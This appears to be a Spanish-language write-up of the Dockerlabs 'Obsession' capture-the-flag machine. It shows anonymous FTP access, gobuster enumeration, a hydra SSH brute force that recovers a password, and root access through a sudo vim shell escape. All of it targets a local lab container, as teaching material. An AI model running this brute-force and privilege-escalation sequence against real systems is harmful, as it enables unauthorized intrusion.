WriteUp Obsession

Una vez iniciada la máquina hacemos un escaneo de puertos con nmap:

```
root@ubuntu:/home/diego/Documentos/Dockerlabs/obssesion# nmap -p- --open -sSCV --min-rate 5000 -n 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 12:54 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             667 Jun 18 03:20 chat-gonza.txt
|_-rw-r--r--    1 0        0             315 Jun 18 03:21 pendientes.txt
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_  256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Russoski Coaching
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
```

Vemos que tenemos el puerto 21 (FTP), 22 (SSH) y 80 (HTTP). En el servicio ftp vemos que podemos acceder como “anonymous” para ver si hay algo.

```
root@ubuntu:/home/diego/Documentos/Dockerlabs/obssesion# ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
Name (172.17.0.2:diego): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||36799|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             667 Jun 18 03:20 chat-gonza.txt
-rw-r--r--    1 0        0             315 Jun 18 03:21 pendientes.txt
226 Directory send OK.
```


Hay dos archivos, vamos a descargarlos para ver su contenido.

```
root@ubuntu:/home/diego/Documentos/Dockerlabs/obssesion# cat chat-gonza.txt
[16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dices?
[16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta un vídeo y todo, lo tengo ya subido y tengo la URL guardada
[16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando quedemos te lo muestro si quieres
[21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chica, del 9 no baja
[21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto los brazos bastante hinchados, así sí
[22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para estas cosas xD, y sí buen training hoy
root@ubuntu:/home/diego/Documentos/Dockerlabs/obssesion# cat pendientes.txt
1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!

2 Aumentar el precio de mis asesorías online en la Web!

3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!

4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos
  permisos habilitados que no son del todo seguros..
```

Podemos ver una conversación un poco extraña pero que habla sobre archivos internos de un ordenador así que vamos a probar a enumerar subdirectorios para ver si encontramos algo.
En el segundo archivo vemos unos recordatorios y uno nos dice que hay ciertos permisos, podría ser una posible escalada de privilegios más tarde.

```
root@ubuntu:/home/diego/Documentos/Dockerlabs/obssesion# gobuster dir -u 172.17.0.2 -w /usr/share/directory-list-2.3-medium.txt -x php,txt,html,png,jpg -t 14
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 14
[+] Wordlist:                /usr/share/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,png,jpg
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 5208]
/backup               (Status: 301) [Size: 309] [--> http://172.17.0.2/backup/]
/important            (Status: 301) [Size: 312] [--> http://172.17.0.2/important/]
Progress: 65830 / 1323360 (4.97%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 79222 / 1323360 (5.99%)
===============================================================
Finished
===============================================================
```

Hemos encontrado dos directorios, “backup” y “important”, vamos a ver que contienen.



En backup tenemos un usuario, vamos a hacer fuerza bruta con hydra.

```
root@ubuntu:/home/diego/Documentos/Dockerlabs/obssesion# hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-25 13:19:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent over
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login tries (l:1/p:14344398), ~224132 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: russoski   password: iloveme
```

En important tenemos un mensaje, vamos a leerlo

```
root@ubuntu:/home/diego/Documentos/Dockerlabs/obssesion# cat important.md
                                  ------------------------------------------------------

                                                MANIFIESTO HACKER
                                              La Conciencia de un Hacker

                                  Uno más ha sido capturado hoy, está en todos los periódicos.

  "Joven arrestado en Escándalo de Crimen por Computadora", "Hacker arrestado luego de traspasar las barreras de seguridad de un banco.."

Malditos muchachos. Todos son iguales. Pero tú, en tu psicología de tres partes y tu técnocerebro de 1950, has alguna vez observado detrás
                                                de los ojos de un Hacker?

          Alguna vez te has preguntado qué lo mueve, qué fuerzas lo han formado, cuáles lo pudieron haber moldeado?

                                               Soy un Hacker, entra a mi mundo..

          El mío es un mundo que comienza en la escuela.. Soy más inteligente que la mayoría de los otros muchachos,
                                        esa basura que ellos nos enseñan me aburre..

                                             Malditos sub realizados. Son todos iguales.

    Estoy en la preparatoria. He escuchado a los profesores explicar por decimoquinta vez como reduciruna fracción. Yo lo entiendo.

                              "No, Srta. Smith, no le voy a mostrar mi trabajo, lo hice en mi mente..
                                 "Maldito muchacho. Probablemente se lo copió. Todos son iguales.

                    Hoy hice un descubrimiento. Encontré una computadora. Espera un momento, esto es lo máximo.
                            Esto hace lo que yo le pida. Si comete un error es porque yo me equivoqué.

        No porque no le gustó.. o se siente amenazada por mí.. o piensa que soy un engreído.. o no le gusta enseñar y no
                      debería estar aquí.. Maldito muchacho. Todo lo que hace es jugar. Todos son iguales.

    Y entonces ocurrió.. una puerta abierta al mundo.. corriendo a través de las lineas telefónicas como la heroína a través de
        las venas de un adicto, se envía un pulso electrónico, un refugio para las incompetencias del día a día es buscado..
                                             una tabla de salvación es encontrada.

                                  ------------------------------------------------------
```

Vamos a acceder por ssh con las credenciales obtenidas. Una vez dentro hacemos un reconocimiento del sistema.

```
russoski@0f110923157a:~$ sudo -l
Matching Defaults entries for russoski on 0f110923157a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User russoski may run the following commands on 0f110923157a:
    (root) NOPASSWD: /usr/bin/vim
```

Podemos ejecutar vim como sudo, asi que con este comando (extraído de GTFO bins) seremos root: `sudo vim -c ':!/bin/sh'`

```
russoski@0f110923157a:~$ sudo vim -c ':!/bin/sh'

# ^[[I
/bin/sh: 1:     : not found
# whoami
root
```

By Makak